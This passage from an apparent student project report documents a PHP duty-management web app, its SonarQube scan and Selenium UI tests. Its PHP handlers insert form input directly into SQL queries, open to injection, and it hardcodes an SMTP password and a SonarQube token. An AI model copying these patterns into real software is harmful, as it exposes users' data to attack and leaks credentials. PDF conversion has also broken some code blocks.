$result = $conn->query($sql);
$row = $result->fetch_assoc();
$s = $row[$p];

if($s == 'On-Duty'){
    $conn = new mysqli ("localhost", "root", "", "se");

    if ($conn->connect_error) {
        die("Connection failed: " . $conn->connect_error);
    }

    $sql = "SELECT * FROM roomstat WHERE id='$id'";
    $result = $conn->query($sql);
    if ($result->num_rows > 0) {
        // output data of each row
        while($row = $result->fetch_assoc()) {
            $date = $row['date'];
            $hour = $row['hour'];
            $dno = $row['dno'];
            $timestamp = strtotime($date);
            $dbday = date('l', $timestamp);
            if($p == $hour && $dbday == $day){
                $duty = $dno;
            }
        }
    }

    $nid = 0;
    $sql = "SELECT * FROM request ORDER BY cid DESC LIMIT 1";
    $result = $conn->query($sql);
    if ($result->num_rows > 0) {
        // output data of each row
        while($row = $result->fetch_assoc()) {
            $cid = $row["cid"];
        }
    }
    $nid = $cid+1;

    $sql = "INSERT INTO request (cid) VALUES ($nid)";
    mysqli_query($conn, $sql);

    $status = 0;
    echo '1';

    $sql = "UPDATE request SET name='$name',day='$day',period='$p',reason='$reason',alternate='$alt',status='$status',dno='$dno' where cid='$nid'";
    if ($conn->query($sql) === TRUE) {
        echo '1';
        $m = "Request success";
        $l = "../html/TT_change_req.html";
        $t = "success";
        pop($l,$m,$t);
    }
```

6.6. Bug report submission

```php
<?php

session_start();
$id = $_SESSION['id'];

$sub = $_POST['sub'];
$des = $_POST['des'];

$conn = new mysqli ("localhost", "root", "", "se");

if ($conn->connect_error) {
    die("Connection failed: " . $conn->connect_error);
}
$nid = 0;
$sql = "SELECT * FROM bug ORDER BY bid DESC LIMIT 1";
$result = $conn->query($sql);
if ($result->num_rows > 0) {
    // output data of each row
    while($row = $result->fetch_assoc()) {
        $bid = $row["bid"];
    }
}
$nid = $bid+1;

$sql = "INSERT INTO bug (bid) VALUES ($nid)";
mysqli_query($conn, $sql);

$status = 0;

$sql = "UPDATE bug SET id='$id',sub='$sub',des='$des',status='$status' where bid='$nid'";
if ($conn->query($sql) === TRUE) {
    $m = "Bug report submitted";
    $l = "../html/bug.php";
    $t = "success";
    pop($l,$m,$t);
}

function pop ($l,$m,$t){
    echo '<script src="../../js/jquery-3.6.0.min.js"></script>';
    echo '<script src="../../js/sweetalert2.all.min.js"></script>';
    echo '<script type="text/javascript">';
    echo "setTimeout(function () { Swal.fire('','$m','$t').then(function (result) {if (result.value) {window.location = '$l';}})";
    echo '},100);</script>';
}

?>
```

6.7. Timetable feeder – Monday(example)

```php
<?php

session_start();
$name = $_SESSION['name'];
$day = 'Monday';

$p1 = $_POST['p1'];
$p2 = $_POST['p2'];
$p3 = $_POST['p3'];
$p4 = $_POST['p4'];
$p5 = $_POST['p5'];
$p6 = $_POST['p6'];

$conn = mysqli_connect("localhost", "root", "", "timetable");
$sql = "UPDATE $name SET p1='$p1',p2='$p2',p3='$p3',p4='$p4',p5='$p5',p6='$p6' WHERE day='$day'";
mysqli_query($conn, $sql);

header('Location: ../html/TT_tues.php');

?>
```

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6.8. Profile update

```php
session_start();
$id = $_SESSION['id'];
$conn = new mysqli ("localhost", "root", "", "se");
$result = mysqli_query($conn,"SELECT * FROM register where id='$id'");
$row = mysqli_fetch_assoc($result);

$dsgn = "";
$name = $_POST['name'];
$email = $_POST['email'];
$mno = $_POST['mno'];
$des = $_POST['des'];
$addr = $_POST['addr'];
$pin = $_POST['pin'];

$flag = 0;

if($name == NULL && $email == NULL && $mno == NULL && $des == 'Select'  && $addr == NULL && $pin == NULL){
    echo '<script src="../../js/jquery-3.6.0.min.js"></script>';
    echo '<script src="../../js/sweetalert2.all.min.js"></script>';
    echo '<script type="text/javascript">';
    echo "setTimeout(function () { Swal.fire('','No changes done','error').then(function (result) {if (result.value) {window.location = '../html/profile.php';}})";
    echo '},100);</script>';
}
if($name!=NULL){
    $flag = $flag+1;
    $sql = "UPDATE register SET name='$name' where id='$id'";
    $conn->query($sql);
}
if($email!=NULL){
    $flag = $flag+1;
    $sql = "UPDATE register SET email='$email' where id='$id'";
    $conn->query($sql);
}
if($mno!=NULL){
    $flag = $flag+1;
    $sql = "UPDATE register SET mno='$mno' where id='$id'";
    $conn->query($sql);
}
if($des!='Select'){
    $flag = $flag+1;
    $sql = "UPDATE details SET dsgn='$des' where id='$id'";
    $conn->query($sql);
}
if($addr!=NULL){
    $flag = $flag+1;
    $sql = "UPDATE details SET adr='$addr' where id='$id'";
    $conn->query($sql);
}
if($pin!=NULL){
    $flag = $flag+1;
    $sql = "UPDATE details SET pin='$pin' where id='$id'";
    $conn->query($sql);
}
```

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6.9. Mail reset code

```php
session_start();

$code = $_SESSION['code'];
$email = $_SESSION['email'];
$name = $_SESSION['name'];

use PHPMailer\PHPMailer\PHPMailer;
use PHPMailer\PHPMailer\Exception;
require 'PHPMailer-master/src/Exception.php';
require 'PHPMailer-master/src/PHPMailer.php';
require 'PHPMailer-master/src/SMTP.php';

$mail = new PHPMailer();
$mail->IsSMTP();
$mail->Mailer = "smtp";
$mail->SMTPDebug  = 1;
$mail->SMTPAuth   = TRUE;
$mail->SMTPSecure = "tls";
$mail->Port       = 587;
$mail->Host       = "smtp.gmail.com";
$mail->Username   = "dutyalter@gmail.com";
$mail->Password   = "Admin@#123";

$mail->IsHTML(true);
$mail->AddAddress($email, $name);
$mail->SetFrom("dutyalter@gmail.com", "Duty Management");
$mail->AddReplyTo("dutyalter@gmail.comn", "Duty Management");
$mail->Subject = "Reg:Password reset";
$content = "<b>Use the following code to reset your password - ".$code."</b>";

$mail->MsgHTML($content);


if(!$mail->Send()) {
  echo "Error while sending Email.";
  var_dump($mail);
} else {
  header('Location: login/html/entercode.html');
}
```

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7. Static Code Analysis

SonarQube:

SonarQube® is an automatic code review tool to detect bugs, vulnerabilities, and code smells in your code. It can integrate with your existing workflow to enable continuous code inspection across your project branches and pull requests.

7.1 Actions Taken

- Change Passwords format given in php for removing major bugs
- Remove unwanted code lines and functions
- Reduce the vulnerabilities in the code

  Commands used are: ✓ sonar-scanner.bat ✓ -Dsonar.projectKey=fac_dash -Dsonar.sources=. ✓ -Dsonar.host.url=http://localhost:9000 ✓ -Dsonar.login=c37564237714ee1b0c7b2f0d06928c03b3560bf5

7.1.1. Additional Details

o Version used – 6.7

 o Bug – A coding error that will break your code and needs to be fixed immediately.

o Vulnerability – A point in your code that's open to attack.

o Code Smell – A maintainability issue that makes your code confusing and difficult to maintain.

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8. UI testing

Testing Tools:

Selenium:

Selenium automates web browser Interaction, where test scripts are written to perform different user actions on the web application UI.

Procedure:

• The jar files downloaded from the main website of selenium are to be preserved.

• Eclipse is to be installed.

• A new java project is to be created.

• The jar files are to be added as the external archives for the created java

   Project.

• A new java class can be created to write the test cases.

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TEST CASE PLAN

ID	DESCRIPTION	EXPECTED RESULTS	ACTUAL RESULTS	AUTOM-ATED?
1	Registration – valid username , password ,email and phone number	Registration successful	Page title after link click : http://localhost/code/SE/login/html/ Test case passed, registration successful.	Yes
2	Registration – Invalid username ,password , email and phone number	Invalid credentials	Page title after link click : http://localhost/code/SE/login/html/ Test case passed, but user already exist	Yes
3	Login – Correct username and password (Admin)	Redirect to admin dashboard	Page title after link click : http://localhost/code/SE/dashboardAdmin/ html/dashboard.php Test case success, redirects to admin dashboard	Yes

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4	Incorrect username and password (Admin)	Text appears indication incorrect credentials	Page title after link click : http://localhost/code/SE/login/php/login.php Test case passed but wrong credentials	Yes
5	Login – Correct username and password (Faculty)	Redirect to faculty dashboard	Page title after link click : http://localhost/code/SE/dash/index.php Test case success, redirects to faculty dashboard	Yes
6	Login – Inorrect username or password (Faculty)	Text appears indication incorrect credentials	Page title after link click : http://localhost/code/SE/login/php/login.php Test case passed but wrong credentials	Yes
7	Create duty – Duty is created for a particular hour on a particular day, selects appropriate room.	Duty is created for that hour on that day	Page title after link click : http://localhost/code/SE/dashboardAdmin/html/nduty1.php Test case passed but room A103 is not available	Yes

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8	When room is not available	Duty cannot be created for that hour on that day because room is not available.	Page title after link click : http://localhost/code/SE/dashboardAdmin/html/nduty1.php Test case passed but room A103 is not available	Yes
9	Allocate staff – The created duty is allocated to a staff who is free	Duty allocated for a particular staff	Page title after link click : http://localhost/code/SE/dashboardAdmin/html/alloc.php Test case passed, duty is allocated	Yes
10	The created duty cannot be allocated	Duty cannot be allocated since there is no duty	Page title after link click :	Yes
11	Request change- When a faculty can't attend a duty, he/she can request for a change	Change request success.	Page title after link click : http://localhost/code/SE/dash/html/TT_change_req.html Test case passed for request change	**Yes**

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12	Can't request for a change if duty is not allocated.	There is no duty on that day	Page title after link click : http://localhost/code/SE/dash/html/TT_change_req.html Test case passed but no duty is allocated for that hour on that day	Yes
13	Request handling – The admin has to handle the request raised by the faculty	Request approved or request rejected	Page title after link click : http://localhost/code/SE/dashboardAdmin/html/req.php Test case passed for request handling	**Yes**

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14	Request can't be handled because no faculty has raised any request	No pending requests	Page title after link click : http://localhost/code/SE/dashboardAdmin/html/dashboard.php Test case passed but there are no requests to be handled	Yes
15	Bug report – The faculty can raise any bug to the admin, so that admin will handle it appropriately.	Bug has been raised.	Page title after link click : http://localhost/code/SE/dashboardAdmin/html/dashboard.php Test case passed for bug report	Yes
16	Bug can't be handled if there are no bugs raised by faculty.	No bugs.	Page title after link click : http://localhost/code/SE/dashboardAdmin/html/dashboard.php Test case passed but there is no bug	Yes

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TESTCASE CODE

1) Login page (positive case)

```java
import org.openqa.selenium.By;

import org.openqa.selenium.WebDriver;

import org.openqa.selenium.chrome.ChromeDriver;


public class logincorrect {

        static WebDriver driver;


        public static void main(String[] args) {

                        // TODO Auto-generated method stub


System.setProperty("webdriver.chrome.driver","src/chromedriver.exe");


        driver = new ChromeDriver();

        driver.manage().window().maximize();

driver.get("http://localhost/code/SE/login/html/");

driver.findElement(By.name ("user")).sendKeys("admin@se");

try {

        Thread.sleep(2000);

} catch (InterruptedException e) {

        // TODO Auto-generated catch block

        e.printStackTrace();
```

```java
}

driver.findElement(By.name("pass")).sendKeys("admin") ;

try {

        Thread.sleep(2000);

} catch (InterruptedException e) {

        // TODO Auto-generated catch block

        e.printStackTrace();

}

driver.findElement(By.id("key")).submit();

try {

        Thread.sleep(2000);

} catch (InterruptedException e) {

        // TODO Auto-generated catch block

        e.printStackTrace();

}




driver.manage().deleteAllCookies();


    String getlink= driver.getCurrentUrl();

    System.out.println("Page title after link click : " + driver.getCurrentUrl());

    if(getlink.equals("http://localhost/code/SE/dashboardAdmin/html/dashboard.php")) {

        System.out.println("Test case success, redirects to admin dashboard");

    }

    else
```

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System.*out*.println("Test case passed but wrong credentials");

}

}

```
Page title after link click : http://localhost/code/SE/dashboardAdmin/html/dashboard.php
Test case success, redirects to admin dashboard
```

2) Login page (negative case)

import org.openqa.selenium.By;

import org.openqa.selenium.WebDriver;

import org.openqa.selenium.chrome.ChromeDriver;

public class logininneg {

static WebDriver *driver*;

public static void main(String[] args) {

// TODO Auto-generated method stub

System.*setProperty*("webdriver.chrome.driver","src/chromedriver.exe");

driver = new ChromeDriver();

driver.manage().window().maximize();

driver.get("http://localhost/code/SE/login/html/");

driver.findElement(By.*name* ("user")).sendKeys("admin");

try {

Thread.*sleep*(2000);

} catch (InterruptedException e) {

```java
        // TODO Auto-generated catch block

        e.printStackTrace();

}

driver.findElement(By.name("pass")).sendKeys("admin") ;

try {

        Thread.sleep(2000);

} catch (InterruptedException e) {

        // TODO Auto-generated catch block

        e.printStackTrace();

}

driver.findElement(By.id("key")).submit();

try {

        Thread.sleep(2000);

} catch (InterruptedException e) {

        // TODO Auto-generated catch block

        e.printStackTrace();

}



driver.manage().deleteAllCookies();


    String getlink= driver.getCurrentUrl();

    System.out.println("Page title after link click : " + driver.getCurrentUrl());

    if(getlink.equals("http://localhost/code/SE/dashboardAdmin/html/dashboard.php")) {

        System.out.println("Test case success");
```

```
    }

    else

        System.out.println("Test case passed but wrong credentials");

    }

}
```

```
Page title after link click : http://localhost/code/SE/login/php/login.php
Test case passed but wrong credentials
```

3) **Create duty (positive case)**

```java
import org.openqa.selenium.By;

import org.openqa.selenium.WebDriver;

import org.openqa.selenium.chrome.ChromeDriver;


public class createduty {

        static WebDriver driver;


        public static void main(String[] args) {

                // TODO Auto-generated method stub


System.setProperty("webdriver.chrome.driver","src/chromedriver.exe");


    driver = new ChromeDriver();

    driver.manage().window().maximize();

    driver.get("http://localhost/code/SE/login/html/index.php");

    driver.findElement(By.name ("user")).sendKeys("admin@se");
```

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```java
try {

    Thread.sleep(2000);

} catch (InterruptedException e) {

    // TODO Auto-generated catch block

    e.printStackTrace();

}

driver.findElement(By.name("pass")).sendKeys("admin") ;

try {

    Thread.sleep(2000);

} catch (InterruptedException e) {

    // TODO Auto-generated catch block

    e.printStackTrace();

}

driver.findElement(By.id("key")).submit();

try {

    Thread.sleep(2000);

} catch (InterruptedException e) {

    // TODO Auto-generated catch block

    e.printStackTrace();

}


driver.get("http://localhost/code/SE/dashboardAdmin/html/nduty.html");

driver.findElement(By.id("des")).sendKeys("P3");

try {

        Thread.sleep(2000);

} catch (InterruptedException e) {
```

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```
        // TODO Auto-generated catch block

        e.printStackTrace();

}

driver.findElement(By.id("datepicker")).sendKeys("06/23/2021");

try {

        Thread.sleep(2000);

} catch (InterruptedException e) {

        // TODO Auto-generated catch block

        e.printStackTrace();

}


driver.findElement(By.cssSelector("button[class='btn btn-primary pull-right']")).submit();

try {

        Thread.sleep(2000);

} catch (InterruptedException e) {

        // TODO Auto-generated catch block

        e.printStackTrace();


}


driver.navigate().to("http://localhost/code/SE/dashboardAdmin/html/nduty1.php");


driver.findElement(By.id("A103")).click();

try {

        Thread.sleep(2000);

} catch (InterruptedException e) {
```

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```java
        // TODO Auto-generated catch block

        e.printStackTrace();

}


driver.findElement(By.cssSelector("button[class='btn btn-primary pull-right']")).click();

try {

        Thread.sleep(2000);

} catch (InterruptedException e) {

        // TODO Auto-generated catch block

        e.printStackTrace();

}


driver.findElement(By.cssSelector("button[class='swal2-confirm swal2-styled']")).click();

try {

        Thread.sleep(2000);

} catch (InterruptedException e) {

        // TODO Auto-generated catch block

        e.printStackTrace();

}


driver.manage().deleteAllCookies();


    String getlink= driver.getCurrentUrl();

    System.out.println("Page title after link click : " + driver.getCurrentUrl());

    if(getlink.equals("http://localhost/code/SE/dashboardAdmin/html/nduty.html")) {

        System.out.println("Test case success");
```

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```
    }

  }

}
```

```
Page title after link click : http://localhost/code/SE/dashboardAdmin/html/nduty.html
Test case success
```

4) Create duty (negative case)

import org.openqa.selenium.By;

import org.openqa.selenium.NoSuchElementException;

import org.openqa.selenium.WebDriver;

import org.openqa.selenium.chrome.ChromeDriver;

public class createdutynegative {

       static WebDriver *driver*;

       public static void main(String[] args) {

              // TODO Auto-generated method stub

System.*setProperty*("webdriver.chrome.driver","src/chromedriver.exe");

      driver = new ChromeDriver();

    driver.manage().window().maximize();

driver.get("http://localhost/code/SE/dashboardAdmin/html/nduty.html");

driver.findElement(By.*id*("des")).sendKeys("P3");

```java
try {

        Thread.sleep(2000);

} catch (InterruptedException e) {

        // TODO Auto-generated catch block

        e.printStackTrace();

}

driver.findElement(By.id("datepicker")).sendKeys("06/23/2021");

try {

        Thread.sleep(2000);

} catch (InterruptedException e) {

        // TODO Auto-generated catch block

        e.printStackTrace();

}


driver.findElement(By.cssSelector("button[class='btn btn-primary pull-right']")).submit();

try {

        Thread.sleep(2000);

} catch (InterruptedException e) {

        // TODO Auto-generated catch block

        e.printStackTrace();


}


driver.navigate().to("http://localhost/code/SE/dashboardAdmin/html/nduty1.php");
```

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```java
try {

        driver.findElement(By.id("A103")).click();

} catch (NoSuchElementException e) {

        // TODO Auto-generated catch block

        e.printStackTrace();


}




driver.manage().deleteAllCookies();


    String getlink= driver.getCurrentUrl();

    System.out.println("Page title after link click : " + driver.getCurrentUrl());

    if(getlink.equals("http://localhost/code/SE/dashboardAdmin/html/nduty1.php")) {

        System.out.println("Test case passed but room A103 is not available");

    }

    }

                        }

}
```

5) **Allocate duty to the faculty (positive case)**

```java
import org.openqa.selenium.By;

import org.openqa.selenium.WebDriver;
```

```java
import org.openqa.selenium.chrome.ChromeDriver;

public class allocatestaff {


        static WebDriver driver;


        public static void main(String[] args) {

                // TODO Auto-generated method stub


System.setProperty("webdriver.chrome.driver","src/chromedriver.exe");


    driver = new ChromeDriver();

    driver.manage().window().maximize();


    driver.get("http://localhost/code/SE/dashboardAdmin/html/dashboard.php");

driver.get("http://localhost/code/SE/dashboardAdmin/html/alloc.php");


driver.findElement(By.id("3")).click();

try {

        Thread.sleep(2000);

} catch (InterruptedException e) {

        // TODO Auto-generated catch block

        e.printStackTrace();

}
```

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```java
driver.findElement(By.cssSelector("button[class='btn btn-primary pull-right']")).click();

try {

        Thread.sleep(2000);

} catch (InterruptedException e) {

        // TODO Auto-generated catch block

        e.printStackTrace();


}

driver.findElement(By.id("cse923")).click();

try {

        Thread.sleep(2000);

} catch (InterruptedException e) {

        // TODO Auto-generated catch block

        e.printStackTrace();

}

driver.findElement(By.cssSelector("button[class='btn btn-primary pull-right']")).click();

try {

        Thread.sleep(2000);

} catch (InterruptedException e) {

        // TODO Auto-generated catch block

        e.printStackTrace();


}
```

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```java
driver.findElement(By.cssSelector("button[class='swal2-confirm swal2-styled']")).click();

try {

        Thread.sleep(2000);

} catch (InterruptedException e) {

        // TODO Auto-generated catch block

        e.printStackTrace();


}


driver.manage().deleteAllCookies();


    String getlink= driver.getCurrentUrl();

    System.out.println("Page title after link click : " + driver.getCurrentUrl());

    if(getlink.equals(" http://localhost/code/SE/dashboardAdmin/html/alloc.php")) {

        System.out.println("Test case success");

    }


driver.navigate().to("http://localhost/code/SE/dashboardAdmin/html/dashboard.php");

    }

 }
```

6) Allocate staff (negative case)

import org.openqa.selenium.By;

import org.openqa.selenium.NoSuchElementException;

import org.openqa.selenium.WebDriver;

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```java
import org.openqa.selenium.chrome.ChromeDriver;

public class allocateneg {

        static WebDriver driver;

        public static void main(String[] args) {

                // TODO Auto-generated method stub

System.setProperty("webdriver.chrome.driver","src/chromedriver.exe");

    driver = new ChromeDriver();

    driver.manage().window().maximize();

    driver.get("http://localhost/code/SE/dashboardAdmin/html/dashboard.php");

driver.get("http://localhost/code/SE/dashboardAdmin/html/alloc.php");

driver.findElement(By.cssSelector("button[class='btn btn-primary pull-right']")).click();

try {

        Thread.sleep(2000);

} catch (InterruptedException e) {

        // TODO Auto-generated catch block

        e.printStackTrace();

}

driver.manage().deleteAllCookies();
```

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String getlink= *driver*.getCurrentUrl();

System.*out*.println("Page title after link click : " + *driver*.getCurrentUrl());

if(getlink.equals(" http://localhost/code/SE/dashboardAdmin/html/alloc.php")) {

System.*out*.println("Test case passed but no duty to be allocated to the faculty");

}

}

}

7) **Change request (positive case)**

import org.openqa.selenium.By;

import org.openqa.selenium.WebDriver;

import org.openqa.selenium.chrome.ChromeDriver;

public class changereq {

static WebDriver *driver*;

public static void main(String[] args) {

// TODO Auto-generated method stub

System.*setProperty*("webdriver.chrome.driver","src/chromedriver.exe");

driver = new ChromeDriver();

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```java
driver.manage().window().maximize();

driver.get("http://localhost/code/SE/login/html/");

driver.findElement(By.name ("user")).sendKeys("meera@gmail");

try {

    Thread.sleep(2000);

} catch (InterruptedException e) {

    // TODO Auto-generated catch block

    e.printStackTrace();

}

driver.findElement(By.name("pass")).sendKeys("meera123") ;

try {

    Thread.sleep(2000);

} catch (InterruptedException e) {

    // TODO Auto-generated catch block

    e.printStackTrace();

}

driver.findElement(By.id("key")).submit();

try {

    Thread.sleep(2000);

} catch (InterruptedException e) {

    // TODO Auto-generated catch block

    e.printStackTrace();

}
```

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```
driver.get("http://localhost/code/SE/dash/html/TT_change_req.html");


driver.findElement(By.name ("day")).sendKeys("Wednesday");

try {

        Thread.sleep(2000);

} catch (InterruptedException e) {

        // TODO Auto-generated catch block

        e.printStackTrace();

}


driver.findElement(By.name ("p")).sendKeys("P3");

try {

        Thread.sleep(2000);

} catch (InterruptedException e) {

        // TODO Auto-generated catch block

        e.printStackTrace();

}


driver.findElement(By.name ("reason")).sendKeys("medical");

try {

        Thread.sleep(2000);

} catch (InterruptedException e) {

        // TODO Auto-generated catch block

        e.printStackTrace();
```

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```
}
```

driver.findElement(By.*name* ("alternate")).sendKeys("arvind");

```
try {

        Thread.sleep(2000);

} catch (InterruptedException e) {

        // TODO Auto-generated catch block

        e.printStackTrace();

}
```

driver.findElement(By.*cssSelector*("button[class='btn btn-primary mr-2']")).click();

```
try {

        Thread.sleep(2000);

} catch (InterruptedException e) {

        // TODO Auto-generated catch block

        e.printStackTrace();



}
```

driver.findElement(By.*cssSelector*("button[class='swal2-confirm swal2-styled']")).click();

```
try {

        Thread.sleep(2000);

} catch (InterruptedException e) {

        // TODO Auto-generated catch block
```

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```java
            e.printStackTrace();

    }



driver.manage().deleteAllCookies();



    String getlink= driver.getCurrentUrl();

    System.out.println("Page title after link click : " + driver.getCurrentUrl());

    if(getlink.equals("http://localhost/code/SE/dash/html/TT_change_req.html")) {

        System.out.println("Test case success");

    }



            }

}
```

8)**Change request (negative case)**

```java
import org.openqa.selenium.By;

import org.openqa.selenium.WebDriver;

import org.openqa.selenium.chrome.ChromeDriver;



public class changereqneg {
```

```java
static WebDriver driver;


public static void main(String[] args) {

        // TODO Auto-generated method stub


System.setProperty("webdriver.chrome.driver","src/chromedriver.exe");


    driver = new ChromeDriver();

    driver.manage().window().maximize();

    driver.get("http://localhost/code/SE/login/html/");

    driver.findElement(By.name ("user")).sendKeys("meera@gmail");

    try {

        Thread.sleep(2000);

    } catch (InterruptedException e) {

        // TODO Auto-generated catch block

        e.printStackTrace();

    }

    driver.findElement(By.name("pass")).sendKeys("meera123") ;

    try {

        Thread.sleep(2000);

    } catch (InterruptedException e) {

        // TODO Auto-generated catch block

        e.printStackTrace();

    }
```

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```java
driver.findElement(By.id("key")).submit();

try {

    Thread.sleep(2000);

} catch (InterruptedException e) {

    // TODO Auto-generated catch block

    e.printStackTrace();

}


driver.get("http://localhost/code/SE/dash/html/TT_change_req.html");


driver.findElement(By.name ("day")).sendKeys("Monday");

try {

    Thread.sleep(2000);

} catch (InterruptedException e) {

    // TODO Auto-generated catch block

    e.printStackTrace();

}


driver.findElement(By.name ("p")).sendKeys("P1");

try {

    Thread.sleep(2000);

} catch (InterruptedException e) {

    // TODO Auto-generated catch block

    e.printStackTrace();
```

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```java
}

driver.findElement(By.name ("reason")).sendKeys("personal");

try {

        Thread.sleep(2000);

} catch (InterruptedException e) {

        // TODO Auto-generated catch block

        e.printStackTrace();

}


driver.findElement(By.name ("alternate")).sendKeys("arvind");

try {

        Thread.sleep(2000);

} catch (InterruptedException e) {

        // TODO Auto-generated catch block

        e.printStackTrace();

}


driver.findElement(By.cssSelector("button[class='btn btn-primary mr-2']")).click();

try {

        Thread.sleep(2000);

} catch (InterruptedException e) {

        // TODO Auto-generated catch block

        e.printStackTrace();
```

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```java
        }


        driver.findElement(By.cssSelector("button[class='swal2-confirm swal2-styled']")).click();

        try {

                Thread.sleep(2000);

        } catch (InterruptedException e) {

                // TODO Auto-generated catch block

                e.printStackTrace();


        }


        driver.manage().deleteAllCookies();


            String getlink= driver.getCurrentUrl();

            System.out.println("Page title after link click : " + driver.getCurrentUrl());

            if(getlink.equals("http://localhost/code/SE/dash/html/TT_change_req.html")) {

                System.out.println("Test case passed but no duty is allocated for that hour on
that day");

            }

        }

    }
```

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9) Request handling (positive case)

```java
import org.openqa.selenium.By;

import org.openqa.selenium.WebDriver;

import org.openqa.selenium.chrome.ChromeDriver;


public class reqhandling {

        static WebDriver driver;


        public static void main(String[] args) {

                // TODO Auto-generated method stub


System.setProperty("webdriver.chrome.driver","src/chromedriver.exe");


    driver = new ChromeDriver();

    driver.manage().window().maximize();

    driver.get("http://localhost/code/SE/login/html/");

    driver.findElement(By.name ("user")).sendKeys("admin@se");

    try {

      Thread.sleep(2000);

    } catch (InterruptedException e) {

      // TODO Auto-generated catch block

      e.printStackTrace();

    }
```

```
driver.findElement(By.name("pass")).sendKeys("admin") ;

try {

   Thread.sleep(2000);

} catch (InterruptedException e) {

   // TODO Auto-generated catch block

   e.printStackTrace();

}

driver.findElement(By.id("key")).submit();

try {

   Thread.sleep(2000);

} catch (InterruptedException e) {

   // TODO Auto-generated catch block

   e.printStackTrace();

}


driver.get("http://localhost/code/SE/dashboardAdmin/html/req.php");



driver.findElement(By.name ("cid")).click();

try {

      Thread.sleep(2000);

} catch (InterruptedException e) {

      // TODO Auto-generated catch block
```

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```java
        e.printStackTrace();

}




driver.findElement(By.cssSelector("button[class='btn btn-primary pull-right']")).click();

try {

        Thread.sleep(2000);

} catch (InterruptedException e) {

        // TODO Auto-generated catch block

        e.printStackTrace();




}




driver.navigate().to("http://localhost/code/SE/dashboardAdmin/html/req1.php");

driver.findElement(By.name ("id")).click();

try {

        Thread.sleep(2000);

} catch (InterruptedException e) {

        // TODO Auto-generated catch block

        e.printStackTrace();

}




driver.findElement(By.cssSelector("button[class='btn btn-primary pull-right']")).click();
```

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```java
try {

        Thread.sleep(2000);

} catch (InterruptedException e) {

        // TODO Auto-generated catch block

        e.printStackTrace();


}




driver.findElement(By.cssSelector("button[class='swal2-confirm swal2-styled']")).click();

try {

        Thread.sleep(2000);

} catch (InterruptedException e) {

        // TODO Auto-generated catch block

        e.printStackTrace();


}



driver.manage().deleteAllCookies();


        String getlink= driver.getCurrentUrl();

        System.out.println("Page title after link click : " + driver.getCurrentUrl());

        if(getlink.equals("http://localhost/code/SE/dashboardAdmin/html/req.php")) {

            System.out.println("Test case success");
```

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```
        }



driver.navigate().to("http://localhost/code/SE/dashboardAdmin/html/dashboard.php");

}

}
```

10) Request handling (negative case)

```
public class reqhandneg {


        static WebDriver driver;

        public static void main(String[] args) throws InterruptedException {

                // TODO Auto-generated method stub

         System.setProperty("webdriver.chrome.driver","src/chromedriver.exe");

                driver = new ChromeDriver();

        driver.manage().window().maximize();

        driver.get("http://localhost/code/SE/dashboardAdmin/html/req.php");

        Thread.sleep(5000);


        try {

           driver.findElement(By.name ("cid")).click();

        } catch (NoSuchElementException e) {

           // TODO Auto-generated catch block

           e.printStackTrace();


        }
```

```java
driver.findElement(By.cssSelector("button[class='swal2-confirm swal2-
styled']")).click();

    try {

        Thread.sleep(2000);

    } catch (InterruptedException e) {

        // TODO Auto-generated catch block

        e.printStackTrace();


    }

driver.manage().deleteAllCookies();


    String getlink= driver.getCurrentUrl();

    System.out.println("Page title after link click : " + driver.getCurrentUrl());

    if(getlink.equals("http://localhost/code/SE/dashboardAdmin/html/dashboard.php")) {

        System.out.println("Test case passed but there are no requests to be handled");

    }




    }
```

}

11) Bug report (positive case)

```java
import java.util.concurrent.TimeUnit;


import org.openqa.selenium.By;

import org.openqa.selenium.WebDriver;

import org.openqa.selenium.chrome.ChromeDriver;

public class bug {


    static WebDriver driver;


    public static void main(String[] args) throws InterruptedException {

        // TODO Auto-generated method stub


System.setProperty("webdriver.chrome.driver","src/chromedriver.exe");


    driver = new ChromeDriver();

    driver.manage().window().maximize();

    driver.get("http://localhost/code/SE/login/html/");

    driver.findElement(By.name ("user")).sendKeys("meera@gmail");

    try {

      Thread.sleep(2000);

    } catch (InterruptedException e) {

      // TODO Auto-generated catch block
```

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```java
        e.printStackTrace();

      }

driver.findElement(By.name("pass")).sendKeys("meera123") ;

try {

   Thread.sleep(2000);

} catch (InterruptedException e) {

   // TODO Auto-generated catch block

   e.printStackTrace();

}

driver.findElement(By.id("key")).submit();

try {

   Thread.sleep(2000);

} catch (InterruptedException e) {

   // TODO Auto-generated catch block

   e.printStackTrace();

}

driver.navigate().to("http://localhost/code/SE/dash/index.php");

driver.get("http://localhost/code/SE/dash/html/bug.php");



Thread.sleep(6000);



driver.findElement(By.name("sub")).sendKeys("any") ;

try {
```

```java
      Thread.sleep(2000);

   } catch (InterruptedException e) {

      // TODO Auto-generated catch block

      e.printStackTrace();

   }


   driver.findElement(By.name("des")).sendKeys("test") ;

   try {

      Thread.sleep(2000);

   } catch (InterruptedException e) {

      // TODO Auto-generated catch block

      e.printStackTrace();

   }


   driver.findElement(By.cssSelector("button[class='btn btn-primary mr-2']")).click();

   try {

      Thread.sleep(2000);

   } catch (InterruptedException e) {

